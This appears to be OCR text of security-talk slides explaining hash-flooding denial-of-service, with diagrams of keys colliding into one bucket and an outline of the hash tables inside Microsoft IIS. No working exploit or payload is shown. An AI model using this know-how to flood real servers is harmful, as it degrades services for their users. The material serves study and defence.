
```
# Create a Hash Table
Table = {
    "one": "apple",
    "two": "banana",
}

Table["three"] =  "lemon"
Table["four"] =  "orange"

delete Table["two"]
```

What is Hash-Flooding Attack?

Drop all records into a same bucket

Degenerate the Hash Table to a single Linked-List


Key Set
QIH5VQ
7TZUCP
KJNT08
MN6RJL
TJDI4X
HASH FUNCTION
H(KEY) % 32
Buckets
00
01
02
03
04
05
…
25
26
27
28
29
30
31


Key Set
Buckets
QIH5VQ
7TZUCP
KJNT08
MN6RJL
TJDI4X
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01
02
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05
AAAAAA
…
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
26
27
28
29
30
31


Key Set
Buckets
QIH5VQ
7TZUCP
KJNT08
MN6RJL
TJDI4X
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...
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26
27
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
31
AAAAAA
AA...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Buckets
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MN6RJL
TJDI4X
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...
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
28
29
30
31
AAAAAA
AA…
AA…


Key Set
Buckets
QIH5VQ
7TZUCP
KJNT08
MN6RJL
TJDI4X
00
01
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…
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
28
29
30
31
AAAAAA
AA…
AA…
AA…


Key Set
Buckets
QIH5VQ
7TZUCP
KJNT08
MN6RJL
TJDI4X
00
01
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04
05
…
25
26
27
28
29
30
31
AAAAAA
AA…
AA…
AA…
AA…


Key Set
Buckets
AA…
AAAAAAA

	Average Case	Worst Case
Insert	$\mathcal{O}(1)$	$\mathcal{O}(\mathrm{n})$
Delete	$\mathcal{O}(1)$	$\mathcal{O}(\mathrm{n})$
Search	$\mathcal{O}(1)$	$\mathcal{O}(\mathrm{n})$

$$\mathcal{O}(n^2)$$

Insert n elements

Microsoft IIS ❤ Hash Table

Lots of data such as HTTP-Headers, Server-Variables, Caches and Configurations are stored in Hash Table.

Microsoft's Two Hash Table

- TREE_HASH_TABLE
- LKRHash Table

TREE_HASH_TABLE

- The most standard code you have seen in your textbook
  - Use chaining through Linked-List as the collision resolution
  - Rehash all records at once when the table is unhealthy
  - Combine DJB-Hash with LCGs as its Hash Function

LKRHash Table

- A successor of Linear Hashing, which aims to build a scalable Hash Table on high-concurrent machines.
  - Invented at Microsoft in 1997 (US Patent 6578131)
    - Paul **L**arson - from Microsoft Research
    - Murali **K**rishnan - from IIS Team
    - George **R**eilly - from IIS Team
  - Allow applications to customize their table-related functions such as Key-Extractor, Hash-Calc and Key-Compare operations.

Outline

